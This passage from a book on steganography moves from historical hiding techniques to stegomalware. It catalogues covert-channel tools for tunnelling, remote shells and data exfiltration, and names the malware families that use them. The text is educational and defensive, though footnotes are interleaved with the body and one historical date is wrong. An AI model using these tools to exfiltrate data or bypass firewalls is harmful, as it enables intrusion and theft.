using digital or analog procedures. In the real world (the Internet), you will mainly find pure steganography mechanisms (security by obscurity) and symmetric steganography. Allow me to comment on them briefly.

- Pure steganography

Pure or classic steganography, or more formally security-by-obscurity steganography, refers to those analog and digital procedures that allow information to be hidden in a wide variety of ways and on all sorts of media, and whose security rests on the fact that the potential attacker or analyst does not know the hiding technique or the medium used. On most occasions, knowledge of the hiding procedure nullifies the security provided by this type of steganography. Despite all this, the reader should not think that modern steganography, more mathematical and rigid, has completely displaced the more ingenious steganography. This is one of its great qualities and the reason why it is so elusive to detect: it can appear anywhere human ingenuity finds the possibility of hiding information. In fact, it is the most widely used type of steganography throughout history, leaving aside our brief existence in the hyperconnected, digital world.

I admit that I am passionate about the details of any technique of this kind, going so far as to dig through all sorts of books and the writings of various historians. Classic steganography is as old as the human need to hide secrets, although it is true that there is a certain consensus that one of the oldest testimonies of the use of steganography dates back to the 5th century BC⁹.

advantage of quantum noise or quantum error-correcting codes. The following article can provide you with a quick introduction to this topic - Natori, S. *Why Quantum Steganography Can Be Stronger Than Classical Steganography*. Springer Berlin / Heidelberg, vol. 102/2006, pp. 235-240. ISBN: 978-3-540-33132-2. Similar ideas have been used in recent decades to establish masked communications using various features of nature (atmospheric communications with certain peculiarities, ambient noise, etc.).

⁹ The *Histories* of the Greek historian *Herodotus of Halicarnassus* (484 BC – 425 BC) records in his chronicles the conflicts between Greece and Persia, of particular interest from the point of view of steganography. According to *Herodotus*, it was hidden writing that allowed the Greek states to avoid being occupied by an oppressive Persia. This fact is reflected in the *story of Histiaeus*. *Histiaeus* from the Persian court wanted to encourage his son-in-law *Aristagoras of Miletus* to rebel against the king of Persia. To transmit his instructions securely, *Histieo* shaved the head of a messenger and tattooed the message on his scalp, then waited for his hair to grow back. The messenger was able to travel without arousing suspicion and deliver the information, which was revealed by shaving the head. This “subtle” communication allowed the Greeks to become aware of the Persian plans to conquer them. Another of *Herodotus*’s chronicles deals with the *story of Demaratus*. This story describes the interest of *Demaratus* in warning Sparta that the Persian king *Xerxes* was planning to invade Greece. This warning was not simple. The difficulty lay in how to send the message without it being intercepted by the Persian

The literature records a multitude of procedures, especially in the 16th and 17th centuries as the culmination of Renaissance culture, typically cited. Common examples¹⁰, without aiming to be exhaustive, are:

- The classic invisible inks, including specific sympathetic inks

A classic reference when speaking of invisible inks is found in the 1st century AD. The Roman naturalist, writer, and military officer *Pliny the Elder* notes in his work *Natural History* how the milk of the *Tithymalus* plant could be used as invisible ink. This substance turns transparent when it dries, but when gently heated it scorches and turns brown. Since then, it has been known how many organic fluids behave similarly, since they are rich in carbon. In practice, it is possible to improvise invisible ink with milk, lemon juice (fruit juices in general), vinegar, wine, or diluted sugar. It has been documented how even substances produced by the human body could also serve as invisible ink, such as urine itself or the use of semen. A curious variation on the concept of invisible ink appeared in the 16th century, when the Italian scientist *Giovanni Battista della Porta* described how to hide a message inside a boiled egg. The process consisted of making an ink from a mixture of an ounce of alum and a pint of vinegar, and writing the message using this ink on the shell. The solution penetrates the porous shell and leaves a message on the surface of the albumen of the hard-boiled egg, which can only be read if the egg is peeled.

- Textual steganography, with emphasis on grilles

In 1997, Friedrich L. Bauer, in *Decrypted Secrets. Methods and Maxims of Cryptology* produced a classification of textual steganography procedures that summarizes the trends in text-hiding procedures very well. According to it, textual steganography can be explained in two major branches: open codes and semagrams, in English terminology. A more current and complete version, which I strongly recommend reading, is the free book I wrote on Linguistic Steganography in 2019, which can be downloaded from my personal GitHub - <https://github.com/mindcrypt/libros>

watchmen, devising for this a covert communication channel. The communication mechanism consisted of removing the wax from a pair of wooden tablets, writing the alert about the military buildup in Persia, and then covering the message with wax. This apparently blank tablet went completely unnoticed, even by its recipients for a time, until they discovered the very subtle method of communication. As an obvious result of this warning, the Greeks began to arm themselves.

¹⁰ Subliminal channels — Steganography.
<http://www.criptored.upm.es/crypt4you/temas/privacidad-proteccion/leccion7/leccion7.html>

- Steganography in musical scores

The German scientist *Gaspar Schott* (1608-1666) would document in his book *Schola Steganographica* how to hide messages in musical scores, matching a specific musical note to a letter. Throughout Spanish history, many examples and adaptations of this kind of hiding technique have been documented.




Figure 1. Throughout history, numerous examples of protecting and concealing information by means of musical scores have been documented. In the book *TRATADO DE CRIPTOGRAFÍA CON APLICACIÓN ESPECIAL AL EJÉRCITO* by J.G.

Carmona you can find concrete examples of its application to Spanish - <https://publicaciones.defensa.gob.es/tratado-de-criptografia-con-aplicacion-especial-al-ejercito.html>

- Steganography in geometric drawings

John Wilkins (1614-1672), an English clergyman and naturalist, developed various works directly related to the world of cryptography and steganography, such as *Mercury, or The Secret and Swift Messenger* in 1641. In them, the development of procedures for hiding information using geometric drawings is notable. Throughout history, similar hiding techniques have appeared. One example: from the late 18th century until at least the American War of Independence (19th century), African American slaves set up masked communication mechanisms, drawing on the traditions of their civilization, culture, and religion. The work *Hidden in Plain View: A Secret Story of Quilts and the Underground Railroad*, by *Jacqueline L. Tobin* and *Raymond G. Dobard*, delves into many aspects of the different media and secret codes that allowed slaves to reach their freedom. Over the years, African American slaves formed a covert network (in English terminology, *Underground Railroad*) supported by committed white families to assist fugitive slaves. According to this work, safe houses, stations, and shelters were set up for hiding, as well as different secret communication codes to help slaves on the journey to freedom. One of the hidden communication codes consisted of embroidering on quilts (in English terminology, *Quilt Code*) a series of patterns that provided certain information. The captors would see nothing strange about the slaves' wives hanging the quilts outdoors to air them, especially in spring and the summer months. What they did not suspect is that each quilt helped the slaves who wanted to escape find their way to freedom. The quilts had special embroidery that facilitated the slaves' flight. The symbolism of the embroidered patterns was very varied; for example, they indicated the direction in which to escape, whether it was necessary to prepare tools for the long journey, whether it was better to take a mountain route, that a person was safe to talk to, not to walk in a straight line to avoid being tracked, and so on.




Figure 2. The “Bow Tie” pattern. This pattern told slaves to get rid of their old clothes and find others to blend in better in the new city

- The microdot technique

During the *Franco-Prussian War of 1870-1871*, while Paris and Emperor Napoleon III were under siege and their communication channels cut off, a series of mechanisms were set up to send microphotographed messages using carrier pigeons, birds capable of covering great distances¹. During the *Russo-Japanese War* of 1905, officers hid microscopic images in places as curious as the nostrils, the ears, or even under the fingernails. In World War II, the hiding technique known as *microdot* appeared, in which they photographically reduced a page of text to a dot less than 1 millimeter in diameter and then hid this microdot over a period in the text of an apparently innocuous letter. This technique was widely used during the Cold War and to this day can still be one more resource of today’s intelligence services. Its versatility is enormous; these microdots could be hidden and transmitted in various ways, for example, in a piece of mail hidden under a postage stamp.

In addition to all these examples, for the creativity associated with this discipline I always like to cite the case of DeCSS¹¹ or the *Chaffing and*

¹¹ In October 1999, the hacker group called *MoRE* (Masters of Reverse Engineering) published on the Internet the source code of the program *DeCSS*¹¹ (Decoder Content Scramblins System), a piece of software that nullified the DVD protection system and facilitated their playback, initially, on GNU/Linux systems. Shortly after, the industry took to court the only member of the group with a known identity. The young Norwegian *Jon Johansen* (15 years old) was accused of data theft and of developing software that would facilitate piracy by going against intellectual property laws. At the same time, the *MPAA* (*Motion Picture Association of America*) began to sue every website that stored or linked to a copy of that program. As a form of protest against the trial of the young *Jon Johansen*, and to expose the contradictions of the legislation that prohibited the publication of the program *DeCSS* it was proposed to represent the source code of the

*Winnowing*¹² technique. If you are not familiar with it, I recommend you study it in detail—without forgetting the more homemade or analog steganography, often linked to intelligence services.

illegal program in a completely legal form. The idea was to convert the program's binary information into a number, specifically a prime number. The fundamental advantage of this choice was distribution (the ease of reaching a larger number of people), especially if a very large prime was obtained. This idea was magnificent since there was no case law to prohibit the publication of a prime number. <https://en.wikipedia.org/wiki/DeCSS>, https://en.wikipedia.org/wiki/Illegal_prime, <http://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/mccarthy-prime-decoder.txt>, <https://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/>

¹² In 1998, the cryptographer *Ronald L. Rivest* (one of the creators of the RSA algorithm) proposed a cryptographic technique that allows confidentiality on an insecure channel without using encryption (thus avoiding the export laws for cryptographic algorithms); this technique, called *Chaffing and Winnowing*, can be considered an intermediate form between cryptography and steganography. In its basic operation, a sender sends several messages to a receiver. Each of the messages must be in the clear (thus respecting national laws that, although they allowed the export of digital-signature software without restrictions, did limit algorithms with encryption capability), but additionally, extra information is added: a serial number (to facilitate the recovery of the information and error detection) and authentication information, specifically an authentication code or MAC (*Message Authentication Code*). Sender and receiver share a secret authentication key that will facilitate the creation of those MACs. For a valid message, the sender will add to the message a serial number and a MAC authentication code, calculated as the result of applying all the previous content to a MAC generator algorithm (for example, HMAC-SHA1) using the secret authentication key. For each real message, a fake one is produced (in English terminology “chaff”) with reasonable serial numbers and an authentication code that is not valid for the key used. Confidentiality in this proposal is not based on the difficulty of breaking an encryption scheme, but on the difficulty for the attacker of distinguishing the real messages from the false ones. On reception, the MAC of the packet is recalculated using the serial number and the received message; for this, this information is fed into a generator algorithm (for example, HMAC-SHA1) and the secret authentication key is used. If the calculated MAC matches the received one, it means that this is the correct message; if not, the message is discarded. This process is called “Winnowing.”

Britain spied on Russia with 'fake rock'

Russia knew about it 'for some time,' ex-government official says **CONFIRMADO**

The Associated Press Posted: Jan 19, 2012 9:40 AM ET | Last Updated: Jan 20, 2012 9:47 AM ET **CBC News**



A fake rock that allegedly had been used by a British spy ring in Moscow is put on display on Russian Television on Jan. 26, 2006. (RTR-Russian Television Channel/Associated Press)

Figure 3. Pure steganography mechanisms based on the use of physical elements to mask hidden communications. The stone of discord¹³

- Symmetric-key stegosystems

This is the most common stegosystem scheme, the one used in the vast majority of tools available on the Internet. Sender and receiver share a secret key (stego-key), and all the security of the system rests on it. This new approach consists in the fact that the security of the steganographic procedures does not depend on keeping the algorithm or the hiding technique secret (an idea based on the principles of *Kerckhoffs*¹⁴), nor even on the type of cover used¹⁵. Security rests exclusively on maintaining a small piece of secret information between the participants in the masked communication, typically a key—or at least that is assumed until a steganalyst proves otherwise. Obviously, one should not be excessively elitist with this definition. The best steganographic method is the one that works (is not detected), whether it is based on classic or modern steganography. Logically, a modern steganographic technique, more robust and one that requires the

¹³ At the beginning of 2006, Russian state television broadcast a video about the alleged espionage activity of some members of the British embassy in Moscow. A stone would make it possible to pass an espionage device unnoticed. In that program, people who claimed to belong to the Russian secret service intercepted a British operation to spy on their territory. British agents placed a device in a fake stone on a Moscow street, from which they downloaded information with the help of a portable device. According to the television, this operation was carried out by four members of the British embassy and a Russian citizen, recruited by the United Kingdom's secret service, who was subsequently arrested.

¹⁴ https://es.wikipedia.org/wiki/Principios_de_Kerckhoffs

¹⁵ An attacker could know the mechanism by which we communicate, for example, with digital images in JPEG format, and not be able to distinguish a JPEG image with hidden information from a JPEG image without hidden information.

attacker to be capable of employing advanced attacks, should be a better technique for making our communications invisible.

From the system key, the stego-key, subkeys can be derived that are used to encrypt the information to be hidden and that are useful in the hiding process. For example, if the steganographic algorithm modifies the bits of the pixels of an image pseudo-randomly, it is common for subkeys derived from the primary stego-key to feed a pseudo-random number generator from which the positions of the specific pixels to modify are obtained. A typical example of this approach is, for instance, the F5 tool, whose algorithm is public, and whose chosen cover is digital images in JPEG format.




Figure 4. Symmetric steganography scheme

Although there are multiple techniques and schemes for using steganography in analog communications, the emergence of telecommunications and computing has steered modern steganographic procedures toward digital channels and formats. Thus, in recent decades, whether using pure steganography (based on obscurity) or symmetric steganography, proposals for hiding information of all kinds have been published¹⁶. Some of them fall into the following categories:

- **Hiding in multimedia content (digital images, audio, and video)**
- **Web technologies** (HTTP headers, cookies, etc.) **and HTML-XML markup languages** (hiding based on invisible characters, modifying the characters of tags by alternating uppercase and lowercase since these are case *insensitive* and hiding based on the order of a tag's attributes).

¹⁶ <https://github.com/mindcrypt/covertchannels-steganography>

- **Hiding in the redundancy of machine instructions in executable files.**
E.g., Hydan¹⁷, Steg86¹⁸, etc.

- **Steganography in communication protocols** (SOAP, HTTP, TCP, UDP, IPv4, IPv6, DHCP, ICMP, IPSEC, IGMP, FTP, DNS, 802.2, 802.3, wireless networks, mail “accessories,” etc.) to establish covert channels (*network steganography*¹⁹) to bypass corporate protections such as, for example, firewalls (typically using reserved fields, redundant fields, or packet reordering). A list of tools of this nature, by way of example, is:

IPv4 protocol: StegTunnel²⁰ (IP datagram identification field)
TCP protocol: Covert_tcp²¹, StegTunnel (sequence number field)
ICMP protocol²²: Loki Trojan²³ (ICMP echo Reply/ICMP echo request), IcmpShell²⁴, Pingtunnel²⁵, Timeshifter (time intervals)²⁶, ICMPStegano²⁷
IPv6 protocol: VoodooNet (voodoon3t)^{28 29} (IPv6 over IPv4), IPv6-steganography³⁰, IPV6teal (<https://github.com/christophetd/IPv6teal>), <https://github.com/n3m351d4/IPv6-Attacks-and-Covert-Channels>
DNS protocol: dnssteganography³¹, Netcross³², [denise, dns2tcp, dnscapy, dnscat, heyoka, iodine, psudp, squeeze, TUNS³³, dnscat2, dnsExfiltrator...
HTTP protocol: HttpTunnel³⁴, Firepass³⁵ (TCP/UDP data transfer in HTTP POST messages), HCovert³⁶, Cctt³⁷, http cookies, Mística...

¹⁷ <http://www.crazyboy.com/hydan/>

¹⁸ <https://crates.io/crates/steg86>

¹⁹ Useful concepts within the discipline of network steganography are the MLS (MultiLayer Steganography) and IPS (Inter-Protocol Steganography) techniques.

²⁰ <https://packetstormsecurity.com/files/31731/stegtunnel-0.4.tar.gz.html>

²¹ <http://www.securityfocus.com/tools/1475>

²² <https://blog.romanrii.com/using-icmp-to-deliver-shellcode>

²³ https://en.wikipedia.org/wiki/Loki_%28computer%29

²⁴ <http://icmpshell.sourceforge.net/>

²⁵ <http://www.mit.edu/afs.new/sipb/user/golem/tmp/ptunnel-0.61.orig/web/>

²⁶ Transmissions of data through time based covert channels across a network - <https://www.anfractuosity.com/projects/timeshifter/>

²⁷ <https://github.com/pshanoop/ICMPStegano>

²⁸ Covert channel tool hides data in IPv6 - <http://www.securityfocus.com/news/11406>

²⁹ IPv6/ICMPv6 Covert channels - <https://www.defcon.org/images/defcon-14/dc-14-presentations/DC-14-Murphy.pdf>

³⁰ <https://github.com/bpafoshizle/IPv6-Steganography>

³¹ <https://code.google.com/p/dnssteganography/>

³² <https://www.primianotucci.com/os/netcross-ip-over-dns-tunneling>

³³ <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

³⁴ <http://http-tunnel.sourceforge.net/>

³⁵ http://www.gray-world.net/pr_firepass.shtml

³⁶ (<http://sourceforge.net/projects/hcovert/>)

³⁷ http://gray-world.net/projects/cctt/win32_cctt/

Application layer: MailTunnel³⁸, MsnShell³⁹ (remote Linux shell over the MSN protocol), StegTorrent⁴⁰, g00gle Crewbots⁴¹.

SCAPY (<https://scapy.net/>) - <https://seguridadyredes.wordpress.com/2009/12/03/scapy-manipulacion-avanzada-e-interactiva-de-paquetes-parte-1/>

- **Hiding information in file systems⁴² and storage media** (internal/external fragmentation, Alternate Data Stream ADS-NTFS⁴³, deleted files, etc.).
- **Malware hidden in hardware and backdoors in microchips.**
- **Linguistic steganography⁴⁴.**

Regardless of the technique or stego-medium used, it is necessary to understand the possible parameters and models of the attacker when it comes to breaking steganography.

In the design and use of steganographic procedures, we must evaluate the balance of three parameters: invisibility, robustness, and hiding capacity. Unfortunately, it is not possible to maximize all three parameters. Often, having “more” invisible communications will come at the cost of lower hiding capacity; if we want our information to remain in a stego-medium even when there are active attacks, there will be a significant penalty in the reduction of the amount of useful information to hide, and its visibility will increase.

All of the above will therefore depend heavily on advances in the detection of communications, steganalysis. On my GitHub you will find an updated

³⁸ <http://www.securityfocus.com/tools/1309>

³⁹ http://www.gray-world.net/es/pr_msnshell.shtml

⁴⁰ <http://stegtorrent.sourceforge.net/>

⁴¹ http://www.gray-world.net/pr_gbot.shtml

⁴² Hide Artifacts: Hidden Files and Directories - <https://attack.mitre.org/techniques/T1564/001/>

⁴³ C2 With It All: From Ransomware To Carding - <https://blog.talosintelligence.com/2019/11/c2-with-it-all.html>

⁴⁴ In 1997, Friedrich L. Bauer (*Decrypted Secrets. Methods and Maxims of Cryptology*) produced a classification of textual steganography procedures that summarizes very well the trends in text-hiding procedures before the last decade of the 20th century. According to it, textual steganography can be explained in two major branches: open codes (signals, null ciphers, grilles) and semagrams (*textual or visual*). In my view, this classification is somewhat simplistic. For a better view of this discipline, I recommend reading my free book

- <https://github.com/mindcrypt/libros/blob/master/Esteganograf%C3%ADa%20ling%C3%BC%C3%ADstica%20y%20canales%20encubiertos%20-%20libro.pdf>

list of the most famous detection tools⁴⁵. Additionally, if you find yourself in a scenario where you have to perform some reverse-engineering process on a tool, let me remind you of some attacks that could help you in that task:

- **Stego-object-based attack:** the steganalyst only has access to a collection of covers with hidden information.
- **Known-plaintext attack:** the attacker has a set of stego-objects for which the corresponding hidden message is known.
- **Chosen-plaintext attack:** the attacker can obtain stego-objects corresponding to an arbitrary set of (encrypted) plaintexts of their own choosing.
- **Adaptive chosen-plaintext attack:** like a chosen-plaintext attack, but the attacker can choose subsequent plaintexts based on the information obtained.
- **Related-key attack:** like a chosen-plaintext attack, but the attacker can obtain stego-objects using different keys. The keys are unknown, but the relationship between them is known; for example, two keys that differ by one bit.

All of the above allows the reader to quickly see how steganography has evolved. In antiquity, its use was restricted to a small population, typically with training in writing and reading, such as military personnel, diplomats, politicians, or artists. Today, its use is widespread and has an impact on civil society, with both positive and negative results. Uses have been documented for the defense of civil liberties (freedom of expression and communication), as well as other more nefarious uses such as synchronizing terrorist plans or government espionage. But its usefulness does not end there; as we will see throughout the book, steganography, and its variants, is used day to day to breach the security of computer networks, facilitating anonymity and data exfiltration (industrial espionage) or the creation of malware invisible to antivirus software.

⁴⁵ <https://github.com/mindcrypt/covertchannels-steganography>

Chapter 1. Steganography in malware. A decade of industrializing malware

Be extremely mysterious, even to the point of soundlessness. In this way you can be the director of your opponent's fate.

Sun Tzu

1.1 Definition of steganographic concepts and techniques for hiding malware – Steganographic TTPs (Tactics, Techniques, Procedures)

Hiding malicious code is by no means a new task. One example of this is the obfuscation and cryptography systems in the world of malicious code, malware. Cryptovirology^{46,47} is a broad discipline that studies how the potential of cryptography can be used for this purpose. Historically, cryptography, or simpler obfuscation mechanisms, in the world of malware, has been used to hide executable code from detection mechanisms, typically antivirus. If you are interested in the world of computer viruses, you will recall, in the 1990s⁴⁸ and onward, the presence of polymorphic viruses⁴⁹ with encryption engines that decrypted in RAM the parts of the code that were to be executed and hidden from the antivirus of the time, based on signatures (file analysis). If you wish to work in this discipline, I strongly recommend getting to know the past and the classic references⁵⁰.

Steganography has also played, and continues to play, an important role in hiding malicious code. Although the less experienced reader may think that applying this discipline for this purpose consists simply of applying one of the many available techniques, it is true that a study of the current literature and of the available malware samples allows, at least as a first approximation, the definition of potential steganographic TTPs (Techniques, Tactics, Procedures).

⁴⁶ In 1996, Adam Young and Moti Yung, researchers at Columbia University in the USA, published what is considered the first work on cryptovirology - <https://ieeexplore.ieee.org/document/502676>

⁴⁷ <https://en.wikipedia.org/wiki/Cryptovirology>

⁴⁸ <https://hackstory.net/29A>

⁴⁹ [https://es.wikipedia.org/wiki/Polimorfismo_\(malware\)](https://es.wikipedia.org/wiki/Polimorfismo_(malware))

⁵⁰ Malicious Cryptography. Exposing Cryptovirology - <https://www.amazon.es/Malicious-Cryptography-Cryptovirology-Adam-Young/dp/0764549758>

In the reference framework MITRE ATT&CK you will find accurate descriptions, both of techniques^{51,52} and of tactics⁵³, of some examples of attacks that have used steganography and covert channels for their operations. In what follows, allow me to complement that information with my own synthesis and research in this area.

If we focus, for example, on the last decade of the use of steganography in malware samples, it is possible to observe interesting behaviors. The three fundamental actions performed by malware are:

1 - Hiding configuration data or executable code (URLs and DLL libraries): *ZeusVM (2014), Lurk Downloader (2014), Stegoloader/Gatak (2015), Vawtrak/Gozi (2015), FakeReg, StegBaus (2016), AdGholas (2016), CryptoMining (IBM-Xforce, 2017), Stegano (2017), Sundown exploit (2017), CardinalRAT (2017), REDBALDKNIGHT/Daserf (2017), Narwhall Spider (2018), VeryMal (Dec 2018)...*

2 - Hiding communication with the C&C (command & control server): *Duqu (2011), Morto (2012), Darkcomet (2014), TDSS/Alureon (2010), ShadyRAT (2011), Janicab (2015), Hammertoss (2015), Instegogram (2016), SunOrcal (2017), TROJAN.MSIL.BERBOMTHUM.AA (2018, memes)...*

3 - Hiding stolen data: *Vbklip (2015)...*

The study of these malware families allows us to observe a series of interesting conclusions and techniques. The hiding techniques used are mostly sequential LSB⁵⁴ and the EoF technique in digital images, with the formats—in this order—JPEG, BMP, and PNG being the most used.

In addition to the classic exfiltration techniques based on DNS and HTTP, a significant interest is observed in *domain-fronting*⁵⁵ techniques for steganographic and information-exfiltration purposes. Among the analyzed samples, the use of comments in HTML, YouTube, or Twitter to establish communication.

⁵¹ Data obfuscation: Steganography - <https://attack.mitre.org/techniques/T1001/002/>

⁵² Obfuscated files or Information: Steganography - <https://attack.mitre.org/techniques/T1027/003>

⁵³ Command and control - <https://attack.mitre.org/tactics/TA0011/>

⁵⁴ Don't worry now if you don't understand a specific hiding technique; they will be explained in detail throughout the book.

⁵⁵ <https://www.kaspersky.es/blog/domain-fronting-rsa2019/18219/>



Figure 5. Examples of stegomalware using domain-fronting

When facing malware with steganographic capabilities, it is necessary to remember that, in practice, the specific value of a steganographic system will depend on 3 characteristics: *capacity* (amount of information that can be hidden), *security/invisibility* (probability of detection by a steganalyst) and *robustness* (amount of harmful alterations the medium can withstand before the hidden information is lost). Considering these characteristics, the search for a specific hiding procedure in a medium can be helped by taking into account 3 broad lines of steganographic techniques:

1. The cover exists and the hiding produces alterations

This hiding mechanism is the most common in the tools the reader can use or develop. In essence, it consists of taking advantage of some information available in a specific cover that can be replaced by other information without the recipient noticing the change. That is, the information we will “overwrite” can in principle be considered redundant information. Throughout the book, many examples of this behavior will be seen. Without a doubt, the most famous is hiding information in digital images. This type of technique hides information by modifying the encoding of the pixels. The modified bits will not introduce noticeable visual variations in the image. In practical terms, the recipient will not know of the existence of the hidden information unless they have the stego-key and know which specific cover contains masked information. In later chapters, different tools that follow this philosophy will be analyzed.

2. Automatic generation of the cover, hiding information within it

This procedure, perhaps not as common as the previous one, is based on the principle of trying to prevent a sender from using an existing cover to hide

information, since the attacker could obtain the original cover, so that by comparing the original cover with variations of it (for example, the one created by modifying the original when hiding information), detection of the masked information would be facilitated. The idea is simple: create a new cover for each communication and, in the creation process, hide the information to be masked. For example, create a new BMP image and, in the creation process, hide data.

3. *The cover exists and hiding information does not modify it.*

This trend is undoubtedly the most peculiar of all, being uncommon in the tools the reader will encounter. Traditionally, the favorite mechanism for implementing this trend is the reordering of elements. Imagine the following example: a sender and a receiver want to exchange a key using steganography, and for this they have 32 images (with 32 different file names). The information to be transmitted is based on the order in which the images are sent, for example, in the order image₁, image₇, image₅, image₄, image₃, image₂, image₆, etc. If you recall your student years, mathematics will tell you that there are 32! (2.6313083693369353016721801216e+35) possible combinations with which to send the images; therefore, by playing with the sending order you can hide $\log_2(32!) = 117$ bits. Information that could be used as a cryptographic key or seed. In practice, the security of this type of proposal rests on keeping the hiding procedure secret. Today, its use is usually restricted to hiding procedures in the sending of information packets using communication protocols, with the so-called *network steganography*.

You will notice that malware trends, at the time of writing this book, focus on the use of digital images and on the case where the cover exists and is modified. These details can help the detector (analyst) in their task, and you must remember, as if it were a traditional steganalysis, that attackers can make mistakes in their steganographic usage, reuse image files, use operating-system images for exfiltration, etc. *Steganographic IoCs* that, depending on the TTPs, help in their detection, separating the wheat from the chaff.

Regardless of all this, the reader must keep in mind a couple of the most critical elements in hiding information: the cover used and the transmission medium through which the information is sent, which will limit the capabilities of the steganographic techniques and the detection capabilities of the steganalyst.

